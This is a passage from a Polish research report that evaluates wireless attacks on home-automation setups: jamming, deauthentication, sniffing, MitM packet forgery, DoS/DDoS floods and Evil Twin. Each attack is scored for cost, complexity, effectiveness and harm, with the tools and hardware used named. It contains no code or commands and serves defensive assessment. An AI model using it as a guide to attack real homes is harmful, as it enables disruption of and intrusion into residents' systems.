Badanie przeprowadzone z zagłuszaczem w drugiej lokalizacji wykazało, że komunikacja z pierwszym urządzeniem (gniazdko) była całkowicie przerwana, natomiast komunikacja z drugim urządzeniem (przełącznik) była znacznie opóźniona i niestabilna. Parametr LQI dla drugiego urządzenia wykazywał duże wahania, co sugerowało częściowe zakłócenie sygnału.

W trzeciej lokalizacji, zagłuszacz został umieszczony w większej odległości, poza bezpośrednim zasięgiem urządzeń Zigbee. W tej konfiguracji nie odnotowano żadnego wpływu zagłuszacza na połączenie. Żądania przełączania stanu były realizowane bez opóźnień, a wartość LQI pozostawała na stałym, wysokim poziomie, co potwierdziło brak zakłóceń.

Wyniki badania jednoznacznie wskazują, że skuteczność ataku typu Zigbee Jammer zależy od lokalizacji urządzenia zakłócającego względem sieci Zigbee. Najbardziej efektywne zakłócenia występowały, gdy zagłuszacz znajdował się w bliskiej odległości od koordynatora i urządzeń. W większej odległości skuteczność zakłóceń była ograniczona lub całkowicie zanikła.

3. Ocena i analiza ataków

W badaniu przeanalizowano skuteczność różnych typów ataków na sieci bezprzewodowe, w tym WiFi, Bluetooth oraz ZigBee. Badane ataki obejmowały deautoryzację, zagłuszanie, przechwytywanie pakietów, ataki typu Man In The Middle (MITM) oraz inne ataki typu Denial of Service (DoS).

3.1. Metodologia oceny ataków na systemy automatyki domowej

Każdy z przeprowadzonych ataków został oceniony w czterech kategoriach, z różnymi wagami przypisanymi każdej z nich.

Pierwszym kryterium jest koszt przeprowadzenia ataku. Ocena tego aspektu jest istotna, ponieważ pozwala określić, czy atak danego typu jest opłacalny z ekonomicznego punktu widzenia oraz określić przez kogo może być on przeprowadzony. Koszt obejmuje wszystkie zasoby niezbędne do przeprowadzenia ataku, w tym zakup oprogramowania oraz sprzętu. Maksymalna ocena w tej kategorii wynosi 5 punktów, co wynika z faktu, że koszt jest jednym z czynników wpływających na decyzję o przeprowadzeniu ataku, ale nie jest na tyle krytycznym czynnikiem jak skuteczność czy szkodliwość ataku.

Drugim kryterium oceny jest stopień zaawansowania ataku. Ocenia ono wymogi posiadania specjalistycznej wiedzy, konieczność przygotowania oraz obsługi odpowiedniego oprogramowania, a także ogólną trudność realizacji ataku. Im wyższy poziom zaawansowania, tym bardziej skomplikowane są wymagania techniczne i organizacyjne. Maksymalna ocena w tej kategorii również wynosi 5 punktów. Ta liczba punktów odzwierciedla fakt, że choć stopień zaawansowania jest ważny, to w kontekście całościowej oceny ataku jego wpływ jest umiarkowany. Wysoki poziom zaawansowania może ograniczać dostępność ataku do bardziej wykwalifikowanych jednostek, ale nie wpływa na bezpośrednie skutki ataku.

Kolejną kategorią jest skuteczność ataku, która opisuje prawdopodobieństwo powodzenia ataku. Dodatkowo uwzględniono również czas trwania ataku, im jest on mniejszy tym atak otrzyma wyższą notę w tym kryterium. Maksymalna ocena w tej kategorii to 10 punktów, co wynika z kluczowej roli, jaką skuteczność odgrywa w ocenie ataku.

Niezależnie od kosztów czy stopnia zaawansowania, jeśli atak nie jest skuteczny, jego przeprowadzenie traci sens. Dlatego skuteczność, która bezpośrednio wpływa na powodzenie operacji, jest oceniana bardziej rygorystycznie.

Ostatnim kryterium jest szkodliwość ataku. Opisuje ono bezpośrednie negatywne konsekwencje, jakie może spowodować dany atak. Szkodliwość obejmuje możliwe straty materialne wynikające z uszkodzenia infrastruktury lub przejęcia kontroli nad systemem, co może prowadzić do uzyskania dostępu przez włamywacza do mieszkania. Maksymalna ocena w tej kategorii wynosi 10 punktów. Wysoka liczba punktów odzwierciedla ogromne znaczenie szkodliwości w ocenie ataku. Szkody wyrządzone przez atak mogą mieć długotrwałe i kosztowne konsekwencje, znacznie przewyższając koszty przeprowadzenia ataku.

W tabelach 3.1 – 3.x zestawiono wyniki ocen skuteczności poszczególnych przeprowadzonych ataków na wybrane urządzenia i systemy automatyki domowej uzyskane dla przyjętych kryteriów oceny.

3.2. Ataki deautoryzacyjne

Ataki deautoryzacyjne, zarówno z wykorzystaniem mikrokontrolera ESP8266, jak i Raspberry Pi z zewnętrzną kartą sieciową, wykazały się wysoką skutecznością i z powodzeniem rozłączały urządzenia wykorzystujące szyfrowanie WPA2 z punktem dostępu. Przeprowadzenie ataków w różnych lokalizacjach urządzenia deautoryzacyjnego pokazało, że ich efektywność maleje, gdy na pojawiają się dodatkowe przeszkody zmniejszające istotnie poziom sygnału zagłuszającego np. ściany nośne lub gdy zwiększa się odległość jammera od urządzeń sieciowych. Atak przy użyciu Raspberry Pi wykazał się nieznacznie wyższą skutecznością, ze względu na wyższą moc obliczeniową oraz kartę sieciową, która dzięki dwóm antenom pozwalała na szerszy zasięg ataku. Dodatkowo, w przeciwieństwie do ataku za pomocą ESP8266, umożliwiał on również zakłócenie komunikacji na paśmie 5 GHz.

Koszt przeprowadzenia ataku deautoryzacyjnego przy użyciu mikrokontrolera ESP8266 wynosi około 25 zł i nie wymaga posiadania specjalistycznej wiedzy. W przypadku Raspberry Pi koszt wzrasta do około 300 zł (Raspberry Pi 3B+ oraz zewnętrzna karta sieciowa). Skutki tego typu ataku zależą od infrastruktury urządzeń automatyki domowej oraz położenia atakującego. Jeśli zarówno punkt dostępowy, jak i urządzenia automatyki obsługują protokół szyfrowania WPA3, zakłócanie nie przyniesie żadnego efektu. Podobnego zachowania można się spodziewać w przypadku przeprowadzenia ataku, gdy na przeszkodzie stoją grube ściany nośne lub inne przeszkody tłumiące sygnały radiowe. Kiedy jednak atakujący znajduje się wewnątrz budynku, blisko atakowanego urządzenia, a szyfrowanie urządzeń opiera się na protokole WPA2, to atak ma bardzo duże szanse na powodzenie.

Wynika z tego, że w przypadku posiadania infrastruktury sieciowej opartej na szyfrowaniu WPA2, nie należy używać urządzeń automatyki domowej, których działanie ma znaczenie krytyczne. Jeśli jednak są to proste sensory pełniące funkcje wyłącznie informacyjne lub odpowiedzialne za mało znaczące automatyzacje (np. zapalenie światła na tarasie po zmroku), atak nie wpłynie w znaczący sposób na system automatyki domowej. Mimo to, warto umieścić je w miejscach, w których zakłócanie będzie ograniczane np. przez przeszkody.

Tab. 3.1. Tabela oceny ataku deautoryzacyjnego za pomocą mikrokontrolera.

Ocena ataku deautoryzacyjnego za pomocą mikrokontrolera			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
5/5	4/5	5/10	6/10

Atak deautoryzacyjny za pomocą mikrokontrolera otrzymał maksymalną ocenę w aspekcie kosztu oraz drugą najwyższą ocenę biorąc pod uwagę stopień zaawansowania (patrz Tab. 3.1.). Ze względu na bardzo wysoką skuteczność ataku na infrastrukturę opartą o szyfrowanie WPA2, ale jednoczesny brak efektu na infrastrukturę opartą o standard WPA3, został on oceniony w tej kategorii na 5 punktów z 10 możliwych. Szkodliwość ataku w przypadku starszych typów sieci oraz zależności elementów krytycznych od urządzeń w tych sieciach jest wysoka i została oceniona na 6 punktów.

Tab. 3.2. Tabela oceny ataku deautoryzacyjnego za pomocą Raspberry Pi.

Ocena ataku deautoryzacyjnego za pomocą Raspberry Pi			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
3/5	3/5	6/10	7/10

Z uwagi na kilkukrotnie wyższy koszt oraz większy stopień skomplikowania, atak z użyciem Raspberry Pi został oceniony niżej w obu kategoriach w porównaniu do ataku wykorzystującego mikrokontroler (patrz Tab. 3.2.). Dzięki możliwości deautoryzacji urządzeń działających w sieci o częstotliwości 5 GHz, wyższej mocy obliczeniowej, umożliwiającej wysyłanie większej liczby pakietów rozłączających, oraz szerszemu zasięgowi działania, skuteczność tego ataku została oceniona na 6 punktów z 10 możliwych. Zdolność do rozłączania urządzeń na dwóch częstotliwościach sieci WiFi przyczyniła się do wyższej oceny szkodliwości ataku niż w przypadku ataku z użyciem mikrokontrolera.

3.3. Ataki zagłuszaczem sygnału radiowego

Badania przeprowadzone z wykorzystaniem zagłuszacza sygnału radiowego do przeprowadzenia ataku na bezprzewodową komunikację urządzeń automatyki domowej wykazały jego wysoką skuteczność niezależnie od użytego protokołu łączności bezprzewodowej. Najskuteczniejsze działanie zakłócające odnotował atak na systemy działające w oparciu o Bluetooth, natomiast najsłabsze na sieć ZigBee i WiFi w trybie infrastrukturalnym z AP, mimo to różnice były niewielkie. Wszystkie sprawdzane protokoły działały w obrębie tej samej częstotliwości – 2,4 GHz. Test przeprowadzony dla sieci WiFi w trybie infrastrukturalnym z AP wykazał, że skuteczność zakłócania nie zmienia się w zależności od kanału WiFi, co świadczy o zdolności urządzenia do generowania szumów na całym paśmie. Analizując powyższe, różnica pomiędzy skutecznością ataku między protokołami wynikać może z faktu iż zarówno punkt dostępowy sieci WiFi, jak i koordynator ZigBee posiadają zewnętrzne anteny oraz wzmacniacze sygnału. Dodatkowo można zauważyć, że połączenie Bluetooth pomiędzy mikrokontrolerami nie było w pełni stabilne i urządzenia nawet w momencie nie bycia atakowanym kilka razy straciły połączenie.

Analizując wyniki można zauważyć korelację wzrostu skuteczności ataku zagłuszaczem wraz z zmniejszeniem jego odległości od atakowanych celów. Dodatkowo wraz

z pojawianiem się przeszkód, takich jak betonowa ściana nośna atak praktycznie całkowicie przestawał oddziaływać na sieć.

Koszt urządzenia do zagłuszania transmisji bezprzewodowej wynosi około 100 zł dla podstawowego urządzenia będącego zakłócać komunikację w paśmie 2,4 GHz i około 600 zł dla urządzenia, które jest w stanie generować zakłócenie również na paśmie 5 GHz.

Tab. 3.3. Tabela oceny ataku przy użyciu jammera.

Ocena ataku zagłuszcaczem sygnału			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
4/5	5/5	8/10	7/10

Atak zagłuszcaczem na komunikację w sieciach bezprzewodowych otrzymał 4 na 5 punktów w aspekcie kosztu ataku (patrz Tab. 3.3.). Biorąc pod uwagę, że urządzenie do ataku wymaga jedynie podłączenia do zasilania, atak za jego pomocą otrzymał najwyższą ocenę ze wszystkich przeprowadzonych testów w kontekście stopnia zaawansowania. Skuteczność ataku została oceniona na 8 punktów, ze względu na to, że atak zakłócał całą komunikację niezależnie od protokołu czy typu szyfrowania – nie zakłócał on jednak całej komunikacji, gdyż urządzenie nie generowało sygnałów zakłócających w paśmie 5 GHz. Dodatkowo przeprowadzany atak był wrażliwy na fizyczne przeszkody. Szkodliwość ataku tak samo jak w przypadku poprzednich ataków została oceniona na 7 punktów.

3.4. Przechwytywanie pakietów

Przechwytywanie pakietów w przypadku ataku na sieć WiFi w trybie infrastrukturalnym z AP odbywało się po zdobyciu hasła do sieci WiFi oraz skonfigurowania ataku ARP na dane urządzenie. Dodatkowo użytkownik musiał posiadać wiedzę na temat obsługi programu Wireshark oraz umiejętność odpowiedniego tworzenia filtrów pakietów. Większość pakietów była zaszyfrowana przez co odczytanie ich wymagałoby złamania klucza którym wiadomości są zakodowane. Udało się natomiast odczytać część niezaszyfrowanych informacji wysyłanych przez protokół http, dzięki czemu możliwe było odczytanie danych które nadawał serwer ESPAssistant, oraz odczytać formularz z nowo utworzoną automatyzacją przesłany przez użytkownika do serwera, a także odczytać komendy, którymi serwer jest sterowany. Sprawia to, że podsłuchiwanie pakietów, może być wstępem do znacznie bardziej niebezpiecznego ataku, w którym użytkownik będzie je modyfikował i wysyłał jako prawdziwe lub użyje odczytanych komend do przeprowadzenia ataku DoS na serwer automatyzacji.

W przypadku gdy pakiety przechwytywane były spoza sieci, odczytanie informacji wysyłanych wewnątrz niej było praktycznie niemożliwe i wymagałoby złamania szyfrowania WPA2. Udało się natomiast podsłuchać niezaszyfrowane dane wysyłane pomiędzy mikrokontrolerem ESP32 a serwerem ESPAssistant przez protokół ESPNow. Wymagało to jednak posiadania wiedzy o transmisji ESPNow oraz umiejętności tworzenia filtrów w programie CommView. Odczytane pakiety pozwoliły na zebranie informacji o odczytach czujnika i formacie wysyłanych wiadomości, co jak w poprzednim przypadku może być wstępem do znacznie bardziej niebezpiecznego ataku MitM lub DoS.

Badanie drugie w przeciwieństwie do pierwszego było przeprowadzone za pomocą komputera stacjonarnego z systemem operacyjnym Windows i oprogramowania CommView, jednak atak byłby równie skuteczny, gdyby odbył się tak jak w pierwszym przypadku za pomocą Raspberry Pi 3B+ z systemem Kali Linux i oprogramowaniem

Wireshark i zewnętrzną kartą sieciową. Z tego też powodu koszt osprzętu potrzebnego do przeprowadzenia ataku to około 400 zł.

Tab. 3.4. Tabela oceny ataku packet sniffing dla WiFi w trybie infrastrukturalnym z AP.

Ocena ataku typu packet sniffing dla WiFi w trybie infrastrukturalnym z AP			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
3/5	1/5	9/10	1/10

Szkodliwość ataku typu packet sniffing została oceniona na możliwie najniższą ilość punktów, z tego względu iż sam w sobie nie powoduje żadnego wpływu na inne urządzenia podłączone do sieci, natomiast jak wyżej wspomniano, może on być wstępem do znacznie poważniejszych ataków (patrz Tab. 3.4.). W przeciwieństwie do szkodliwości ataku, jego skuteczność otrzymała najwyższą możliwą ocenę, gdyż pakiety były przechwytywane z powodzeniem, a serwery automatyzacji takie jak HomeAssistant lub ESPAssistant nie używają wewnątrz sieci lokalnej protokołu HTTPS i certyfikatów SSL tylko nieszyfrowanego protokołu HTTP. Ocena dotycząca stopnia zaawansowania ataku jest najniższą z możliwych, ze względu na konieczność poznania hasła do sieci WiFi.

Tab. 3.5. Tabela oceny ataku packet sniffing dla WiFi w trybie ad hoc.

Ocena ataku typu packet sniffing dla WiFi w trybie ad hoc			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
3/5	2/5	8/10	1/10

Skuteczność ataku typu packet sniffing w sieci ad hoc została oceniona znacznie niżej niż w poprzednim przypadku (patrz Tab. 3.5.). Udało się odczytać pakiety pomiędzy serwerem ESPAssistant, a mikrokontrolerem z podłączonym czujnikiem, natomiast były to jedyne znalezione niezaszyfrowane wiadomości możliwe do odczytu (nie biorąc pod uwagę pakietów typu Broadcast, które służą do rozgłaszania punktów dostępu). Stopień zaawansowania ataku jest wysoki z tego względu otrzymał on w tej dziedzinie 2 punkty. Reszta kategorii została oceniona w ten sam sposób jak w przypadku podsłuchiwanie komunikacji w sieci WiFi w trybie infrastrukturalnym z AP, ze względu na podobieństwo ataku.

3.5. Modyfikowanie danych (Man in the Middle)

W badaniu przeprowadzono dwa różne ataki typu Man in the Middle. Pierwszy z nich wymagał wcześniejszego poznania hasła do sieci WiFi działającej w trybie infrastrukturalnym z AP. Następnie wystarczyło uruchomić narzędzie NetCut i wybrać opcję blokady danego urządzenia. Atak wykazał się najwyższą skutecznością ze wszystkich ataków typu DoS, ze względu na natychmiastowe i całkowite przerwanie komunikacji z atakowanym urządzeniem, która została przywrócona dopiero zatrzymaniu programu i fizycznym zresetowaniu urządzenia.

Oprogramowanie NetCut działało na komputerze infrastrukturalnym z AP z systemem Windows, pomimo, że możliwe to niezalecane byłoby użycie Raspberry Pi do ataku, ze względu na ograniczoną ilość zasobów do obsługi systemu, oraz brak wsparcia producenta systemu dla tego typu urządzeń. Z tego względu koszt osprzętu potrzebnego do ataku można określić na kwotę mniej więcej 1000 zł, za którą można kupić przeciętny używany laptop.

Tab. 3.6. Tabela oceny ataku na tablicę ARP.

Ocena ataku na tablicę ARP			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
2/5	2/5	10/10	8/10

Zarówno szkodliwość jak i skuteczność tego typu ataku jest bardzo wysoka, gdyż dzięki niemu można wpływać na działanie komunikacji każdego urządzenia w sieci, niezależnie czy jest ono podłączone w sposób przewodowy czy bezprzewodowy. W badaniu atak przeprowadzony na serwer automatyzacji całkowicie zablokował jego komunikację zarówno w sieci lokalnej, jak i z internetem. Dodatkowo urządzenia ZigBee połączone z oprogramowaniem Z2M również utraciły komunikację z serwerem Home Assistant, ze względu na brak możliwości komunikacji z brokerem MQTT, który jest pośrednikiem w przesyłaniu danych pomiędzy wspomnianymi instancjami.

Atak do działania wymaga jedynie zaznaczenia konkretnej opcji w narzędziu NetCut, które jest bardzo intuicyjne w obsłudze. Wymaga on natomiast zdobycia hasła do sieci WiFi i z tego też powodu otrzymał 2 punkty w kategorii zaawansowania. Koszt przeprowadzenia ataku został oceniony na 2 punkty (patrz Tab. 3.6.).

Drugi atak typu Man in the Middle, obejmował przechwytywanie pakietów, odczytanie z nich informacji o sposobie komunikacji urządzeń, a następnie utworzenie oraz wykorzystanie programu do zmiany wartości w odczytanych wiadomościach co w ostateczności prowadziło do wysyłania fałszywych zmodyfikowanych pakietów do serwera automatyzacji. Serwer na wysyłane dane zareagował natychmiastowo wykonując automatyzację, która nie powinna się uruchomić.

Tab. 3.7. Tabela oceny ataku MitM na serwer automatyzacji.

Ocena ataku MitM na serwer automatyzacji			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
2/5	1/5	9/10	10/10

Atak ten jako jedyny otrzymał maksymalną notę w kategorii szkodliwości ataku, gdyż pozwala on na wprowadzanie fałszywych danych do serwera i wpłynąć na proces sterowania i automatyzacji, co potencjalnie może prowadzić do ogromnych szkód. Dodatkowo zarówno serwer jak i urządzenia automatyki domowej do niego podłączone nie wykrywają żadnego błędu, czy utraty połączenia z siecią, po znalezieniu których te drugie wymienione mogłyby uruchomić predefiniowaną w oprogramowaniu akcję odłączenia zasilania, bądź uruchomienia alarmu.

Skuteczność ataku również jest bardzo wysoka, gdyż informacje bez problemu docierają do serwera i zastępują te prawdziwe. Ograniczeniem w przypadku działania ataku, tak samo jak w przypadku ataku zagłuszaczem czy deautoryzatorem jest odległość, oraz przeszkody fizyczne.

Atak tak samo jak w poprzednim badaniu wymaga komputera z systemem Windows do obsługi środowiska Thonny, oraz dodatkowo mikrokontrolera ESP32 w wersji Feather V2 z dołączoną anteną. Koszt sprzętu wynosi około 1100 zł.

W przeciwieństwie do szkodliwości atak otrzymał najniższą możliwą ocenę w kategorii zaawansowania, ze względu na konieczność posiadania wiedzy specjalistycznej do jego

przeprowadzenia, w tym programowania jak i obsługi środowisk do podsłuchiwania pakietów (patrz Tab. 3.7.).

3.6. Ataki przeciążające typu DoS/DDoS

3.6.1. Atak na punkt dostępu

Atak DoS na punkt dostępu wywołał znaczne zakłócenia sieci WiFi, natomiast nie był w stanie w sposób całkowity powstrzymać komunikacji pomiędzy urządzeniami do niej należącymi, o czym świadczą częściowo dochodzące odpowiedzi na zapytania ping. Spowodowane było to zbyt małą skalą ataku, przez co AP był w stanie częściowo poradzić sobie z obsługą napływających żądań. Po około minucie od rozpoczęcia ataku awarii uległ switch do którego router był podłączony, co skutkowało całkowitym wyłączeniem komunikacji. Wyłączenia przełącznika sieciowego nie było jednak brane pod uwagę przy ocenie ataku, ze względu na to iż nie był on jego celem.

Badanie wymagało wiedzy z zakresu obsługi Kali Linux, oraz oprogramowania Metasploit, dodatkowo konieczne jest wcześniejsze zdobycie hasła do sieci bezprzewodowej.

Atak został przeprowadzony z poziomu komputera stacjonarnego, ze względu na konieczna do tego celu wysoką moc obliczeniową, jednak mógłby zostać przeprowadzony za pomocą laptopa, którego koszt można określić na mniej więcej 1000 zł.

Tab. 3.8. Tabela oceny ataku DoS TCP SYN Flood na punkt dostępu.

Ocena ataku DoS typu TCP SYN Flood na punkt dostępu			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
2/5	2/5	3/10	3/10

Zarówno skuteczność jak i szkodliwość tego typu ataku nie były wysokie i z tego powodu zostały ocenione na 3 punkty (patrz Tab. 3.8.). Atak w minimalnej wersji wymaga posiadania laptopa więc został oceniony w kategorii kosztu przeprowadzenia ataku na 2 punkty. Jest to atak, który wymaga specjalistycznej wiedzy dotyczącej Kali Linux jak i zasad działania sieci WiFi.

3.6.2. Ataki na serwery automatyzacji

W badaniu przeprowadzono dwa ataki DoS na dwa różne serwery automatyzacji, oraz jeden atak DDoS.

Pierwszym atakiem był DoS typu Flood SYN TCP, który tak jak w przypadku analogicznego ataku na punkt dostępowy nie był w stanie zakłócić komunikacji w sposób zupełny. Zauważono natomiast znaczny wzrost obciążenia serwera, co w znacznym stopniu opóźniało jego komunikacje z innymi urządzeniami, a w przypadku długoterminowego ataku, mogłoby skutkować spadkiem żywotności serwera i jego przedwczesnym zużyciem. Atak natomiast odniósł sukces w zablokowaniu interfejsu użytkownika, czyli zarazem panelu sterowania serwera Home Assistant.

Do ataku użyto tego samego sprzętu komputerowego, oraz oprogramowania co w przypadku ataku na punkt dostępu.

Tab. 3.9. Tabela oceny ataku DoS TCP SYN Flood na serwer Home Assistant.

Ocena ataku DoS typu TCP SYN Flood na serwer Home Assistant			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
2/5	2/5	4/10	4/10

Atak został oceniony w podobny sposób co analogiczny atak na punkt dostępu, jednak otrzymał więcej punktów w kategoriach skuteczności oraz szkodliwości, ze względu na zablokowanie interfejsu użytkownika, oraz znaczny wpływ na obciążenie serwera (patrz Tab. 3.9.).

Drugim i zarazem najbardziej skutecznym, szkodliwym i kosztownym atakiem typu DoS był atak HTTP Request Flood DDoS. Do jego działania wykorzystanych zostało 5 komputerów o znacznej mocy obliczeniowej, co sprawiło, że skala ataku była nieporównywalna z innymi atakami DoS. Całkowita komunikacja z serwerem Home Assistant została przerwana prawie natychmiastowo, a po około minucie doszło do wyłączenia serwera z powodu przekroczenia maksymalnej dopuszczalnej temperatury procesora. Wpływ ataku na serwer w dłuższej skali mógłby doprowadzić do jego przeciążenia oraz awarii. To samo tyczy się całej infrastruktury sieciowej, która poddana została znacznemu obciążeniu. Czyni to atak szczególnie niebezpiecznym, który może narazić właściciela na znaczące straty wynikające z uszkodzenia urządzeń.

Atak ten pomijając przygotowanie skryptu generującego setki zapytań na sekundę, wymagał również połączenia wszystkich pięciu komputerów, aby mogły być sterowane za pomocą tylko jednego z nich. Dodatkowo atak ten wymagał zdobycia hasła sieci bezprzewodowej.

Koszt przeprowadzenia ataku jest bardzo wysoki i obejmuje cenę 5 wydajnych obliczeniowo komputerów, która w przypadku badania wyniosła około 15000 zł.

Tab. 3.10. Tabela oceny ataku DDoS HTTP Flood na serwer Home Assistant.

Ocena ataku DDoS typu HTTP Flood na serwer Home Assistant			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
1/5	1/5	10/10	9/10

Koszt przeprowadzenia ataku otrzymał najniższą możliwą ocenę ze względu na konieczność posiadania komputerów o wysokiej mocy obliczeniowej (patrz Tab. 3.10.). Atak wymaga wcześniejszego poznania hasła do sieci WiFi, znajomości języków programowania oraz protokołu SSH, co czyni ten atak bardzo zaawansowanym.

Skuteczność ataku została oceniona na maksymalną ilość punktów, ze względu na całkowite zablokowanie komunikacji z serwerem oraz jego wyłączenie. Szkodliwość ataku otrzymała drugą najwyższą ocenę, gdyż może on prowadzić do uszkodzenia zarówno serwera automatyzacji jak i całej infrastruktury sieciowej.

Ostatnim atakiem typu DDoS w tej kategorii był Flood attack na serwer automatyzacji ESPAssistant. Atak był bardzo skuteczny i już w pierwszych sekundach działania były widoczne jego rezultaty. Serwer automatyzacji uległ przeciążeniu i jego komunikacja z innymi urządzeniami została całkowicie zablokowana.

Był to również jeden z bardziej zaawansowanych ataków gdyż wymagał on specjalistycznej wiedzy o komunikacji protokołem ESPNow, wymagał on przechwycenia

pakietów oraz umiejętnego ich odczytania w celu poznania formatu komunikacji serwera. Dodatkowo konieczne było odpowiednie zaprojektowanie mikrokontrolera ESP32, aby był w stanie przeprowadzić atak polegający na wielkoskalowym wysyłaniu fałszywych wiadomości do serwera.

Atak do działania wymagał mikrokontrolerów ESP32 oraz laptopa z systemem Windows i środowiskiem Thonny. Koszt osprzętu koniecznego do jego przeprowadzenia wynosi około 1150 zł.

Tab. 3.21. Tabela oceny ataku DoS Flood na serwer ESPAssistant

Ocena ataku DDoS typu Flood na serwer ESPAssistant			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
2/5	1/5	10/10	8/10

Wysoka ocena za szkodliwość ataku wynika z jego zdolności do przeciążenia serwera, które w szczególnych wypadkach może prowadzić do jego awarii (patrz Tab. 3.11.). Stopień zaawansowania ataku jest również bardzo wysoki i wymaga od użytkownika posiadania specjalistycznej wiedzy z wielu dziedzin. Atak od razu po uruchomieniu był w stanie przeciążyć serwer doprowadzając do całkowitej utraty jego komunikacji z innymi urządzeniami automatyki domowej, co podkreśla jego najwyższą skuteczność.

3.6.3. Ataki na urządzenia wykonawcze

Wykonano dwa testy dla dwóch różnych typów urządzeń wykonawczych automatyki domowej.

W pierwszym przypadku przeprowadzono atak typu HTTP Flood na mikrokontroler z oprogramowaniem ESPHome. Od razu po rozpoczęciu ataku, mikrokontroler zaczął wykazywać znaczne opóźnienie w swoim działaniu, polecenia sterujące były przez niego wybiórczo odbierane. Po czasie mikrokontroler całkowicie przestał reagować na jakiegokolwiek komendy, oraz przestał wysyłać dane z czujników.

Atak ten wymagał znajomości programowania oraz API urządzeń ESPHome i konieczne było użycie laptopa lub komputera w celu zapewnienia odpowiedniej mocy obliczeniowej. Niebezpieczeństwo tego typu ataku polega na możliwości zablokowania przełączenia przełącznika, który może odpowiadać za operację krytyczną, taką jak np. zakręcenie zaworu wody lub włączenie procesu chłodzenia, gdy temperatura jest za wysoka. Do przeprowadzenia ataku konieczne jest zdobycie hasła do sieci WiFi.

Tab. 3.32. Tabela oceny ataku DoS typu HTTP Flood na urządzenie ESPHome.

Ocena ataku DoS typu HTTP Flood na urządzenie wykonawcze ESPHome			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
2/5	2/5	9/10	9/10

Atak ze względu na swoją skuteczność w destabilizacji urządzenia został oceniony na 9 punktów w tej kategorii (patrz Tab. 3.12.). Z uwagi na potencjalną możliwość zablokowania akcji urządzenia krytycznego odnotował on również wysoki wynik w przypadku szkodliwości ataku. Tak jak w przypadku poprzednich ataków DoS, atak wymagał użycia stosunkowo drugiego sprzętu komputerowego i jego wykonanie również wymagało specjalistycznej wiedzy.

Drugi atak przeprowadzony był na urządzenia dźwiękowe oparte o komunikację Bluetooth. Wykazał się on skutecznością jedynie w przypadku dwóch urządzeń, natomiast na pozostałe nie wywarł żadnego wpływu. W przypadku urządzeń, których pracę udało się zakłócić, atak wykazał się znacząco skuteczną i szybkim działaniem oraz pozwalał na działanie ze znacznej odległości.

Badanie to wymagało znajomości środowiska Kali Linux, oraz umiejętności obsługi skryptów napisanych w Python. W przeciwieństwie do poprzednich ataków DoS, atak ten można było przeprowadzić jedynie za pomocą Raspberry Pi.

Tab. 3.43. Tabela oceny ataku Ping Flood DoS na urządzenia dźwiękowe Bluetooth.

Ocena ataku DoS typu ping Flood na urządzenia dźwiękowe Bluetooth			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
3/5	3/5	4/10	6/10

Atak ze względu na prawidłowe działanie tylko w przypadku konkretnych urządzeń otrzymał jedynie 4 punkty w kategorii skuteczności (patrz Tab. 3.13.). Celem ataku były urządzenia dźwiękowe, które to rzadko kiedy są urządzeniami krytycznymi, lecz ze względu na ich przeciążanie, które może przyczynić się do skrócenia ich żywotności został on oceniony na 6 punktów w kategorii szkodliwości. Skrypt używany do przeprowadzania ataku jest intuicyjny, a od użytkownika wymagana jest głównie wiedza na temat obsługi systemu Kali Linux z tego powodu atak w kategorii stopnia zaawansowania otrzymał 3 punkty.

3.7. Ataki na hasło sieci WiFi

W badaniu przeprowadzono trzy ataki na hasło sieci WiFi. Ataki te nie wpływają bezpośrednio na system i urządzenia automatyki domowej, ale mogą być wstępem do przeprowadzenia znacznie groźniejszych ataków, gdyż w szczególnych przypadkach pozwalają one na przejęcie kontroli nad urządzeniami komunikującymi się w sieci.

Pierwszym z ataków, był atak typu Evil Twin, który skupiał się na stworzeniu fałszywego punktu dostępowego, który po podłączeniu wymagał od użytkownika ponownego podania hasła do prawdziwej sieci WiFi. Aby zmierzyć skuteczność tego typu ataku, wybrana została grupa kontrolna składająca się z 5 osób w różnym przedziale wiekowym, o różnym wykształceniu. Tylko jedna z badanych osób zauważyła atak i nie podała hasła do sieci bezprzewodowej. Osoba ta posiadała wykształcenie w dziedzinie cyberbezpieczeństwa. Z tego powodu należy zaznaczyć, że atak jest bardzo skuteczny w przypadku zwyczajnych użytkowników bez specjalistycznego wykształcenia.

Tab. 3.54. Tabela oceny ataku Evil Twin na sieć WiFi.

Ocena ataku Evil Twin na sieć WiFi			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
3/5	2/5	6/10	5/10

Atak przeprowadzony był za pomocą Raspberry Pi 3B+ z zewnętrzną kartą sieciową, co czyni go stosunkowo mało kosztownym i łatwo dostępnym. Wymagał on jednak skorzystania ze specjalnego oprogramowania w celu deautoryzacji urządzeń z sieci WLAN, przechywiania handshake, oraz utworzenia fałszywego punktu dostępowego. Szkodliwość

ataku została oceniona na 5 punktów, gdyż w przypadku niezabezpieczenia systemów automatyzacji żadnym hasłem, atak może pozwolić na nieuprawnione sterowanie urządzeniami, edytowanie ich ustawień oraz automatyzacji (patrz Tab. 3.14.).

